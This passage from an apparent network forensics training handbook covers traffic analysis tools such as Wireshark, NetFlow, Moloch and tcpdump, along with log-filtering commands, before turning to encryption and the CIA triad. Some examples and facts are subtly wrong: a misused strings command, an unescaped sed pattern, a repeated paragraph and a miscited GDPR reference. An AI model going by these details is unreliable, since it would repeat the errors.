2007-08-14 11:13:32	track3.mybloglog.com/js/jsserv.php?mbIID=2007011710424247	5276	GET	info.xml
2007-08-14 11:13:25	track3.mybloglog.com/tr/uritrk.php?i=2007011710424247&t=1&u=http%3A/www.aphotoac	105	GET	info.xml
2007-08-14 11:13:24	track3.mybloglog.com/js/jsserv.php?mbIID=2007011710424247	5274	GET	info.xml
2007-08-14 11:13:23	rcm.amazon.com/e/cm?t=ap06-20&o=1&p=20&l=qs1&f=ifr	2669	GET	info.xml
2007-08-14 11:13:10	rcm.amazon.com/e/cm?t=ap06-20&o=1&p=20&l=qs1&f=ifr	2669	GET	info.xml
2007-08-14 11:13:04	www.aphotoaday.org/fronts.html	850	GET	info.xml
2007-08-14 11:12:37	www.aphotoaday.org/apadnews/	3793	GET	info.xml
2007-08-14 11:12:26	c14.statcounter.com/text.php?sc_project=1435373&resolution=1280&camefrom=http%3A/	25	GET	info.xml
2007-08-14 11:12:23	www.aphotoaday.org/favicon.ico	320	GET	info.xml
2007-08-14 11:12:08	www.aphotoaday.org/favicon.ico	320	GET	info.xml
2007-08-14 11:12:08	www.aladingenius.com/theMagicLamp/	6775	GET	info.xml
2007-08-14 11:12:07	www.aphotoaday.org/bestof2006/	604	GET	info.xml
2007-08-14 11:12:07	www.aphotoaday.org/	1390	GET	info.xml
2007-08-14 11:12:02	www.photoblogdirectory.org/buttons/photoblogdirectory_bw.gif	1606	GET	info.xml
2007-08-14 11:11:52	www.aladingenius.com/templates/themagiclamp_2006/img/back.gif	238	GET	info.xml
2007-08-14 11:11:51	www.aladingenius.com/theMagicLamp/index.php?x=browse&pagenum=1	14029	GET	info.xml
2007-08-14 11:11:47	www.aladingenius.com/templates/themagiclamp_2006/img/back.gif	238	GET	info.xml
2007-08-14 11:11:42	www.aladingenius.com/favicon.ico	209	GET	info.xml

Figure 4-6. Screenshot of Xplico of analyse http¹⁰⁰

Splunk¹⁰¹ is a commercial tool that is used to correlate log files and store the results in a searchable repository.

¹⁰⁰ Image source: http://www.xplico.org/wp-content/uploads/2008/11/xwi_http_list.png

¹⁰¹ <https://www.splunk.com/>



Figure 4-7. Screenshot of Splunk¹⁰²

4.3.2.1 Wireshark

Wireshark is a graphical tool that can be used to capture and analyse data packets, and can act as both a packet sniffer and a protocol analyser. It is one of the most commonly used tools to create and read packet capture files. For practicing the use of Wireshark, there are several publicly available¹⁰³ pcap files. A screenshot of Wireshark is shown below, see figure 11. There is also a command line version of Wireshark, called tshark¹⁰⁴.

¹⁰² Image source: <https://zdnet1.cbsstatic.com/hub/i/r/2018/04/23/15a4f6f7-23f2-4e64-afe4-00e8eaa7920d/resize/770xauto/8e9c1bfd169ff02a11d28e011ddb0905/splunkoi-demo-executive-view.png>

¹⁰³ Netresec (n.d.), *Publicly available PCAP files*, <https://www.netresec.com/index.aspx?page=PcapFiles>

¹⁰⁴ Wireshark (n.d.), *Wireshark User's Guide, Version 2.9.0*, https://www.wireshark.org/docs/wsug_html_chunked/AppToolstshark.html




Figure 4-8: Screenshot of Wireshark¹⁰⁵

There is, however, a remark about the safety of using Wireshark. In the past, a number of vulnerabilities in the Wireshark allowed exploitation by processing live traffic data, or a data capture file. This could for example allow remote attackers to execute arbitrary code via a crafted pcap file, or via a malformed packet.

4.3.2.2 Netflow, NfSen, and NfDump

NetFlow enables the collection of traffic flow statistics on routing devices¹⁰⁶. Netflow is developed by Cisco. There is a *Netflow exporter* which runs on the router and a *Netflow collector*, which runs on a different machine. Netflow is designed to process all IP packets on an interface and supports sampling. Sampling is selecting only one out of a number of sequential packets (and not analysing the rest, so for instance analysing 1 out of every 100 packets), which is still very useful for anomaly traffic analysis.

¹⁰⁵ Image source: <https://www.wireshark.org>

¹⁰⁶ https://www.cisco.com/c/en/us/td/docs/ios/12_2/switch/configuration/guide/fswtch_c/xcfnfc.pdf




Figure 4-9. NetFlow Architecture ¹⁰⁷

Nfdump¹⁰⁸ is the main netflow processing tool and is part of the Netflow collector tools. NfSen¹⁰⁹ is a graphical web based front end for the Nfdump netflow tools. Netflow is widely used by CERT/CSIRT teams. In NfSen, a time frame can be selected together with filters like source and destination addresses, ports and protocols.

¹⁰⁷ Image source: https://commons.wikimedia.org/wiki/File:NetFlow_Architecture_2012.png

¹⁰⁸ <https://github.com/phaag/nfdump>

¹⁰⁹ <http://nfsen.sourceforge.net/>




Figure 4-10. Screenshot of NfSen¹¹⁰

¹¹⁰ Image source: <http://nfsen.sourceforge.net/processing-1.png>




Figure 4-11. Screenshot of NfSen¹¹¹

4.3.2.3 Moloch

Moloch¹¹² is a full-packet capture and indexing platform. It reads network data streams from existing pcap files, extracts data from known protocol fields to store in an Elasticsearch¹¹³ backend¹¹⁴. Similar to Wireshark, a unique query syntax is used by Moloch, and has the functionality to visualise indexed traffic from a location point of view.

¹¹¹ Image source: https://dvas0004.files.wordpress.com/2011/04/nfsen2_thumb.png?w=640&h=324

¹¹² <https://molo.ch/>

¹¹³ <https://www.elastic.co/>

¹¹⁴ https://digital-forensics.sans.org/media/Poster_Network-Forensics_WEB.pdf




Figure 4-12. Screenshot of Moloch¹¹⁵

4.3.3 Command line tools

In the previous paragraphs we used graphical tools to make an analysis of the network traffic. It is worth mentioning that Wireshark has a command line tool called Tshark¹¹⁶.

Tshark

With Tshark traffic can be written¹¹⁷ to a file and it has the capability to read¹¹⁸ pcap files. An example is shown for both.

```
$ tshark -i eth0 -w eth0_dump_20180801.pcap
```

Example of Tshark packet capture

```
$ tshark -r eth0_dump_20180801.pcap
```

¹¹⁵ Image source: <https://molo.ch/sessions.png>

¹¹⁶ <https://www.wireshark.org/docs/man-pages/tshark.html>

¹¹⁷ <https://www.wireshark.org/docs/man-pages/tshark.html>

¹¹⁸ <https://osqa-ask.wireshark.org/questions/40881/what-is-the-tshark-command-to-open-previously-captured-pcap-files>

Example of Tshark read a pcap file

Below is another example of Tshark where data from any HTTP request is extracted.

```
$ tshark -i wlan0 -Y http.request -T fields -e http.host -e http.user_agent
searchdns.netcraft.com Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:36.0)
Gecko/20100101 Firefox/36.0
searchdns.netcraft.com Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:36.0)
Gecko/20100101 Firefox/36.0
ads.netcraft.com Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:36.0)
Gecko/20100101 Firefox/36.0
```

HTTP Analysis with Tshark¹¹⁹

Tcpdump

Tcpdump¹²⁰ is a Unix type packet sniffer for capturing, diagnosing and analysing network traffic. There is also a Windows version which is called Windump¹²¹.

Basic command for listening on interface eth0 and write the output to a file, in example below called *eth0_dump_20180801.pcap*. The parameter “-i” defines the interface.

```
$ tcpdump -i eth0 -w eth0_dump_20180801.pcap
```

Another example for capturing only the packets with the destination address of 192.168.0.1 and source or destination port 22. The parameter “-A” will write the packets in ASCII. The output will be written to a file called *eth0_dump_20180801.pcap*.

```
$ tcpdump -A -i eth0 dst 192.168.0.1 and port 22 -w eth0_dump_20180801.pcap
```

Grep

Grep is a tool that belongs to the Swiss knives. It is very versatile. Grep search into input file(s) for lines containing a match to a given pattern list.

```
$ grep <pattern> file
$ grep <pattern> logfile
```

The tool has the possibility to search “invert match”. In the example below only the lines will displayed that do not match the given pattern.

```
$ grep -v <pattern> logfile
```

Tail

¹¹⁹ <https://hackertarget.com/tshark-tutorial-and-filter-examples/>

¹²⁰ <http://www.tcpdump.org/>

¹²¹ <http://www.winpcap.org/windump/>

The command line tool *tail* is a program for displaying the end of a text file or piped data. By default, *tail* prints the last 10 lines of a file.¹²² To monitor a file, parameter *-f* can be included. Example below shows the monitoring of the *syslog* file.

The tool has the possibility to search “invert match”. In the example below, only those lines will displayed that do not match the given pattern.

```
$ tail -f file
```

For live investigations, it is very useful to use both the commands *tail* and *grep*. To monitor a file and show only the relevant lines that contains a pattern, the example¹²³ below can be used.

```
$ tail -f file | grep <pattern>
```

Sed

Sed is a stream editor and is mostly popular for its substitute command. In example below it simply substitutes all occurrences of “.nl” to “.gr” from file *domainnames.txt* and write the result to a new file called *new_domainnames.txt*.

```
$ sed s/.nl/.gr/ domainnames.txt > new_domainnames.txt
```

AWK

AWK is a scripting language for Unix like systems and is intended for the automatic processing of text files. With *AWK* you can print for example only certain columns. This is useful to print only certain columns of a log file. An example is shown for clarification. An example log file contains four columns, the year, http status response, IP address, request line. To select and display only the IP address and request line, *AWK* can be used in example below.

```
2018 200 172.168.0.1 GET/1.0
```

```
awk '{print $3,$4}' ip.txt  
172.168.0.1 GET/1.0
```

Strings

A network log can be in ASCII or binary format. The *strings* command returns each *string of printable characters* in files. Its main use is to extract text from binary files¹²⁴. The parameter *-a* is used to scan the whole file.

```
$ strings -a "172.18.0.28" logfile.dmp
```

Regular expressions

¹²² https://www.gnu.org/software/coreutils/manual/html_node/tail-invocation.html

¹²³ <https://stackoverflow.com/questions/7161821/how-to-grep-a-continuous-stream>

¹²⁴ <http://www.linfo.org/strings.html>

A regular expression is a sequence of characters that defines a search pattern. Grep has an option `-e` to use regular expressions. The example below uses the file `logfile.txt` and searches for matching lines for *Secret* of *secret*.

```
$ grep -e "[sS]ecret" logfile.txt
```

To find an IPv4 address, the pattern must be mapped. An IPv4 address is in the range 0.0.0.0 through 255.255.255.255.

- Consists of 4 octets.
- Consists of numbers only.
- The length of an octet may vary from 1 to 3.
- Octets are separated by a dot.

An example pattern with the use of regular expression for matching IPv4 addresses is listed below¹²⁵.

```
$ grep -o -E '^(([0-9]|[1-9][0-9]|1[0-9][0-9]|2[0-4][0-9]|25[0-5])\.){3}([0-9]|[1-9][0-9]|1[0-9][0-9]|2[0-4][0-9]|25[0-5])' file
```

4.4 Encryption and making the best of an encrypted capture

Encryption is a method to protect digital information, by scrambling it as it travels across the Internet, or scrambling it when it's stored on our computers. This ensures that only authorised users can decrypt (unscramble) the information and use it¹²⁶. When using encryption for network connections, the connection as a whole can be encrypted or only the content of the packets. When using a VPN connection or encryption in network connections, some information in the traffic data remains readable. What information still can be read depends on which encryption and network transmission methods are used. Both topics will be discussed with the focus on what you can *still* read, despite the presence of strong encryption.


4.4.1 CIA triad, Privacy and Anonymity

In information security the CIA triad¹²⁷ model is used – not to be confused with the US government agency bearing the same name. The CIA triad consists of confidentiality, integrity, and availability. When company data is stored in the cloud or storage is outsourced, (sensitive) information is therefore logically transported over network connections. It is therefore important to look at the encryption of the network connections. The terms are explained in more detail below.

¹²⁵ <https://superuser.com/questions/202818/what-regular-expression-can-i-use-to-match-an-ip-address>

¹²⁶ <https://its.uiowa.edu/support/article/104105>

¹²⁷ <https://geek-university.com/ccna-security/confidentiality-integrity-and-availability-cia-triad/>

Figure 4-13. CIA Triad¹²⁸

Confidentiality

Confidentiality is the protection of information against the access of unauthorised persons. Protection at system level can be offered by access control. Protected by encryption can be used for network connections.

Integrity

Integrity ensures that data is *true* and *correct* to the *original form*. It is important that the data is protected against *changing* by unauthorised persons. When a file is transported, the content has to be identical to the original file at destination. To check whether the copied or transported file is still identical to the original, the calculated hash values can be compared.

Availability

Availability ensures that information and systems are available and accessible. Processes such as redundancy, failover, RAID and high-availability clusters are used to mitigate consequences when hardware issues occur¹²⁹.

Privacy

Confidentiality and privacy pursue the same goal. Protection of data against unauthorised persons. With the advent of privacy laws (e.g. GDPR¹³⁰), the protection of personal data in particular is high on the agenda of companies and organisations. Directive (EU) 2016/680 (GDPR) on the protection of natural persons with regard to the processing of personal data and on the free movement of such data¹³¹.

Anonymity

Anonymity protects the identity of a person. VPN is not only used to grant authorised persons access to certain systems or networks, but is also used to safeguard user anonymity on the Internet. Another example of a service that may protect user anonymity on the Internet is the Tor Project¹³².

¹²⁸ Image source: image created by ENISA

¹²⁹ <https://geek-university.com/ccna-security/confidentiality-integrity-and-availability-cia-triad/>

¹³⁰ <https://eur-lex.europa.eu/eli/reg/2016/679/oj/> / General Data Protection Regulation (GDPR)

¹³¹ https://ec.europa.eu/info/aw/law-topic/data-protection/data-protection-eu_en

¹³² <https://www.torproject.org/>

Both VPN anonymity services and the Tor project makes it difficult to trace perpetrators based on only network data.

4.4.2 Networks

An explanation about networks, IP, packets and encryption. Ethernet is commonly used for wired connections and based on the standard IEEE 802.3. WiFi is commonly used for Wireless networks, and is based on the 802.11 IEEE network standard.

4.4.2.1 Ethernet

Ethernet is the standard method of connecting devices like computers, routers, and printers over the wired connections¹³³. Cables used are coaxial cables¹³⁴, twisted pair cables (UTP/RJ-45), or fiber optics cables and are connected through hubs, switches, or routers. The Ethernet frame contains the source and destinations MAC address. Ethernet is at the data link (2nd) layer in the OSI Model and displayed in the picture below.




Figure 4-14. The OSI model¹³⁵

4.4.2.2 Short review of an IP packet

The third layer of the OSI model the network layer. IP¹³⁶ is a network protocol which is wide used in LAN (Local area network) and WAN (Wide area network) networks. An IP packet contains an IP header (see figure).

